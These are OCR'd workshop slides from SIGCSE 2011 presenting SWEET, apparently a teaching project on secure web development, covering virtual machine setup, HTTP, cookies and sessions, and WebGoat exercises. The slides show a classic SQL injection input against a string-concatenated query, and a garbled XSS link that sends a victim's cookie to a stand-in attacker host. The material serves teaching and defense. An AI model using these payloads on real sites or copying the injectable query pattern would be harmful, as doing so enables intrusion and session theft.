


Secure Web Application Development: Hands-on Teaching Modules

Presenter: Li-Chiou Chen


ACM SIGCSE 2011 Workshop 27

March 12th, 2011

Project Team:


Li-Chiou Chen, Lixin Tao and Chienting Lin, *Pace University*

Xiangdong Li, *City College of Technology, CUNY*



Acknowledgement

- The authors would like to acknowledge the supports from
  - The National Science Foundation CCLI 0837549
  - The Department of Defense under the Information Assurance Scholarship Program



Agenda

- 1. Introduction to the SWEET project (10 minutes)
- 2. Virtualization technology (30 minutes)
  - Exercise 1-3: Starting Linux virtual machine
- 3. Security in web application development (40 minutes)
  - Exercises 4-8: Web server threat assessment
- 4. Web application security testing (40 minutes)
  - Exercises 9-10: Security testing
- 5. Digital certificate, HTTPS & SSL (40 minutes)
  - Exercises 11-13: Secure web transactions
- 6. Wrap up & discussions (20 minutes)
  - Exercises 14: Turn off the Linux virtual machine
  - Course integration, support, and others

Exercise: Copy the software

- Step1: Copy all DVD materials to a directory that you will be working from.
- Step 2: On your computer, under folder Tools, double click on VMware-player-xxxx.exe to install VMware player on your Windows machine
- (Mac user: install VMware-Fusion-xxxx-light.dmg on your MacOS)
- Step 3: On your computer, under folder VM, extract unbuntu10tm.zip to obtain the virtual machine.

Motivation

- Lack of web security teaching materials
  - Current web vulnerabilities and secure programming literature were designed for practitioners
- Aimed to design a new teaching tool called **SWEET (Secure WEb dEvelopment Teaching)**
  - For undergraduate security curriculum
  - Software stack packaged in VMware virtual appliance
  - Installed in portable laboratories using laptops


SWEET Project Team

- Pace University, Pleasantville & New York City, NY
  - Centers of Academic Excellence in Information Assurance Education (CAEIAE) since 2004; designated by DoD and DHS
  - DoD-Supported security labs
  - Curriculum: Graduate Information Assurance (IA)Track in MS/IT and MS/IS Programs; Undergraduate IA Minor
  - Scholarship programs: NSF's SFS and DoD's IASP
- CUNY City College of Technology
- OWASP (Open Web Application Security Project) NY/NJ Chapter serving as Industry Advisor
- Project web site: http://csis.pace.edu/~lchen/sweet

Resources Provided by SWEET

- Virtual machines
  - Virtualized Linux computing environment with build-in open source software and security tools
- Tutorials
  - Linux, networking and HTML& HTTP
- Teaching modules
  - consisted of concepts in a nutshell and hands-on exercises
- Project ideas
  - course projects on the virtualized environment

SWEET Architecture



Application Layer: Paros, WebGoat, WebScarab

Virtual Machine Layer: Windows and Ubuntu Linux VMs

Operation Systems Layer: Windows & Linux


Applications in SWEET Virtual Appliance

- Web and application servers
  - IIS, Apache, GlassFish
- Web Proxy
  - Paros, WebScarab
- Web Security Testing
  - WebGoat, .Net Security Toolkits, Badstore.com, Charles
- Programming/scripting languages
  - Java, C#, C/C++, VB.Net, Perl, Ruby, PHP
- Programming IDEs
  - JDK, Eclipse, NetBeans, Visual Studio
- Tutorials and documentation
  - MSDN library, Java EE service, Linux & XML tutorials and laboratory exercises.

SWEET Teaching Modules Overview

- SWEET include eight teaching modules
  - four modules introducing web and security technologies
  - another four modules introducing web security threats and security practices (in dashed red circles) based on OWASP’s OpenSAMM.

- OWASP’s Software Assurance Maturity Model (OpenSAMM)



SWEET Teaching Modules


- **[Module#1] Introduction to Web Technologies**
  - Content: HTML & HTTP, URL rewrite, session management with cookies, server session objects
  - Lab: webserver setup, web proxy experiment

- **[Module#2] Introduction to Cryptography**
  - Content: encryption; digital signature & certificates
  - Lab: private key and public encryption using GPG

SWEET Teaching Modules (cont’d)


- **[Module#3] Service-Oriented Architecture**
  - To be completed by Fall 2010
  - Content: Web Services, XML, WSDL, SOAP
  - Lab: Configure & secure a web service application

- **[Module#4] Secure Web Communications**
  - Content: SSL, PKI/X.509, Online Certification Status Protocol (OCSP)
  - Lab: Configure SSL on a webserver to create & sign a server certificate




SWEET Teaching Modules (cont'd)

- **[Module#5] Threat Assessment**
  - Content: Secure SDLC, Risk Analysis, Threat Assessment
  - Lab: Examine various threats, such as SQL injfection, XSS, against a web server
- **[Module#6] Security Testing**
  - Content: Design review, Code Review, Penetration testing
  - Lab: Security testing on a vulnerable web server



SWEET Teaching Modules (cont'd)

- **[Module#7] Vulnerability Management**
  - To be completed.
  - Content: Manage and mitigate web server vulnerability; Abuse case study
  - Lab: Fix the vulnerabilities of a web server; Mitigate the man-in-the-middle attack
- **[Module#8] Java Security**
  - Content: Security policies for Java applets
  - Lab: Plan and configure Java security policies




Agenda

- 1. Introduction to the SWEET project (10 minutes)
- 2. Virtualization technology (30 minutes)
  - Exercise 1-3: Starting Linux virtual machine
- 3. Security in web application development (40 minutes)
  - Exercises 4-8: Web server threat assessment
- 4. Web application security testing (40 minutes)
  - Exercises 9-10: Security testing
- 5. Digital certificate, HTTPS & SSL (40 minutes)
  - Exercises 11-13: Secure web transactions
- 6. Wrap up & discussions (20 minutes)
  - Exercises 14: Turn off the Linux virtual machine
  - Course integration, support, and others

What is virtualization

- To run one computer (virtual machine) on top another computer (host machine) within one physical machine
  - To use emulator software on the host machine
  - To emulate the computing environment of the virtual machine

An example of virtualization



Host machine (Windows 7)


Virtual machine (Ubuntu Linux)

Emulator software : VMware player

Exercises: Running SWEET VM

- Make sure that either VMware player or VMware Fusion is installed and you have extracted ubuntu10tm.zip.
- Under the folder ubuntu10tm, double click on ubuntu10tm.vmx to turn on the virtual machine.
- Login as “user” and the password is “123456”


Virtualization Allows Sharing of Hardware Resources



Source: Thomas Burger, “The Advantages of Using Virtualization Technology in the Enterprise,” Intel Software Network

Industry Trend


- Virtualization is considered as one of the top priority for IT professionals in 2010
- Business utilizes virtualization to save computing costs
- Virtualization software
  - **VMware**
  - Microsoft Virtual PC
  - Citrix ZenApp
  - Virtual Box, etc…



Types of Virtualization Technologies


- Server side virtualization
  - running the virtual computers on a remote server computer
- Client-side virtualization
  - running the virtual computers on users' own computers

We use **client-side virtualization** in our project




Advantages of Virtualization

- Portability
  - Virtual machine can be fitted in a DVD and loaded online, such as Blackboard, for downloading
- Flexibility
  - Any general computer lab can run virtual machines with an emulator software
- Ease of managing software resources
  - All the changes are on the virtual machines
- Cost effective
  - Most emulator software are free for basic education functions




Getting Started

- The workshop DVD includes
  - Workshop exercises & slides
  - Modules: SWEET teaching modules including labs
  - Solutions: Sample solutions for lab questions
  - Tools: VMware Player
  - VM: SWEET virtual machines
  - Tutorial: Linux & HTML tutorials
- All SWEET resources are available at **csis.pace.edu/~lchen/sweet/**
- VMware player is free for downloading at **www.vmware.com**




Exercises

- Exercise 1: Virtual Machine Installation
-
- Exercise 2: Boot up Linux Virtual Machine
-
- Exercise 3: Basic Linux Commands



Exercises: Copy the software

- Step1: Copy all DVD materials to a directory that you will be working from.
- Step 2: On your computer, under folder Tools, double click on VMware-player-xxxx.exe to install VMware player on your Windows machine or install VMware-Fusion-xxxx-light.dmg on your MacOS.
- Step 3: On your computer, under folder VM, extract unbuntu10tm.zip to obtain the virtual machine.



Exercises: Running SWEET VM

- Make sure that either VMware player or VMware Fusion is installed and you have extracted ubuntu10tm.zip.
- Under the folder ubuntu10tm, double click on ubuntu10tm.vmx to turn on the virtual machine.
- Login as “user” and the password is “123456”

Exercises:
Familiarize yourself with the VM & Linux interface


- Swap back and forth between your Linux virtual machine and the host machine (i.g. Windows).
  - The Linux is run within its own VMware window.
- Explore the menu bar of the Linux GUI on top of the VM window.
  - The menu bar includes Applications (similar to Windows Start Panel), Places (all devices and storage), and System (Linux system functions).
- To copy a file from your host machine to the VM, you can drag and drop the file between the two platforms or vice versa.

Agenda


- 1. Introduction to the SWEET project (10 minutes)
- 2. Virtualization technology (30 minutes)
  - Exercise 1-3: Starting Linux virtual machine
- 3. Security in web application development (40 minutes)
  - Exercises 4-8: Web server threat assessment
- 4. Web application security testing (40 minutes)
  - Exercises 9-10: Security testing
- 5. Digital certificate, HTTPS & SSL (40 minutes)
  - Exercises 11-13: Secure web transactions
- 6. Wrap up & discussions (20 minutes)
  - Exercises 14: Turn off the Linux virtual machine
  - Course integration, support, and others

Web Introduction

- Web Architecture
- URL
- HTML
- HTTP
- Session Data Management
- JSP & Servlet Web Application




Web Architecture Illustration



HTTP (Hypertext Transfer Protocol)

HTTP is an application layer protocol for browsers and servers to communicate with each other



Simple HTTP request

- Client (Browser) to Server

```
GET /index.html HTTP/1.1
 Host: www.example.com
```


- Server to client

```
HTTP/1.1 200 OK
 Date: Mon, 23 May 2005 22:38:34 GMT
 Server: Apache/1.3.3.7 (Unix)  (Red-Hat/Linux)
 Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
 Etag: "3f80f-1b6-3e1cb03b"
 Accept-Ranges: bytes
 Content-Length: 438
 Connection: close
 Content-Type: text/html; charset=UTF-8
```

Four basic operations of HTTP

- GET
  - a client requests a specified item from the server.
- HEAD
  - a client requests status information about an item.
- POST
  - a client sends data to the server.
- PUT
  - a client sends data to the server

HTTP Request Illustration




HTTP GET vs. HTTP POST

- HTTP GET sends data as query strings so people can read the submitted data over submitter’s shoulders
- Web servers have limited buffer size for accommodating query string data, so HTTP GET could be used by hackers to crash the web server or launch *buffer overflow* attacks
- By default web browsers keep (cache) a copy of the web page returned by an HTTP GET request, which could be disastrous if the web page is create dynamically
- In general HTTP POST is the preferred submission method
- Clicking on a hyperlink always generates an HTTP GET request

What is a session

- A sequence of related HTTP requests between a web application and a browser for accomplishing a single business transaction



Session Data Management

- Session data
  - all data specified in a session by the user
  - Must be protected from other users
- Sessions can be implemented with
  - Cookies
  - HTML form hidden fields
  - Query-string (in session ID)
  - Server-based session objects (maintain only session ID on the client side)


Cookies

- A piece of information that is chosen by web server to store in the client side
- In the format of a pair of name and value
- The browser sends back the cookie to the web server during the same session or across multiple sessions
- Web server can distinguish users by the information provided in the cookie
- Information in a cookie may include session ID, date/time of last access, etc.

Session Data Management - Security Considerations

- Secure session ID
- Setting *session* life-span for both client convenience and security
- Setting *cookie* life-span for security and client-convenience
- Server session object life-cycle management for security and scalability
  - Concerns for denial-of-service attacks

Exercises
Virtual Machine Lab Environment




Exercises

- Exercise 4: Observing HTTP Communications with Paros

Threat Assessment

- Identify potential attacks against software being developed, understand the risks and manage the risks
- Common threats against web applications
  - Poor authentication/session management
  - SQL injection
  - Cross Site Scripting

Exercises:
Virtual Machine Lab Environment



Exercises

- Exercise 5: Starting WebGoat
-
- Exercise 6: Web Goat Login

SQL injection

- A very common attack on today’s web services
- Inject SQL commands into the databases through web services
- Problems are on web applications, not databases
- Carefully crafted inputs allow the database that connects to the web page to reveal information more than it is intended

SQL injection – an example

- Normal user inputs in SQL
  - SELECT UserID FROM Users WHERE User = ‘mark’ AND Password = ‘apple’
- Application query
  - Query = “SELECT UserID FROM Users WHERE User =‘” + username + “’ AND Password = ‘” + password + “’”
- Malicious inputs
  - User: ‘ OR 1=1 --
  - Password:
- Additional SQL command is injected and all user accounts will be shown on attacker’s browser
  - SELECT UserID FROM Users WHERE User = ‘’ OR 1=1 -- AND Password = ‘


Exercises

- Exercise 7: Injection Flaws – String SQL Injection on WebGoat

Cross Site Scripting (XSS)

- Dynamic contents of web applications often use JavaScript
- Users execute the malicious JavaScript code on their web browsers
  - When being lured into downloading malicious JavaScript code from an intermediate, trusted site
  - The malicious script is granted full access to all resources (e.g., authentication tokens and cookies) that belong to the trusted site

A typical XSS scenario


1. Inject malicious contents through user forum, etc.
attacker
Trusted web site
2. Access the malicious contents injected by the attacker
3. Redirect the naive user to the attacker's web site or to run a malicious script.
Naive user
Attacker's web site
4. Access or send information to the attacker's web site


A XSS in a link to steal user cookie

<a /href="http://www.pace.edu/

<javascript> document.location =


'www.attacker.com/cookie.php?'
<javascript>">

Important News for New Students</a>




Exercises

- Exercise 8: Cross Site Scripting (XSS) – Stored XSS attack on WebGoat




Agenda

- 1. Introduction to the SWEET project (10 minutes)
- 2. Virtualization technology (30 minutes)
  - Exercise 1-3: Starting Linux virtual machine
- 3. Security in web application development (40 minutes)
  - Exercises 4-8: Web server threat assessment
- 4. Web application security testing (40 minutes)
  - Exercises 9-10: Security testing
- 5. Digital certificate, HTTPS & SSL (40 minutes)
  - Exercises 11-13: Secure web transactions
- 6. Wrap up & discussions (20 minutes)
  - Exercises 14: Turn off the Linux virtual machine
  - Course integration, support, and others



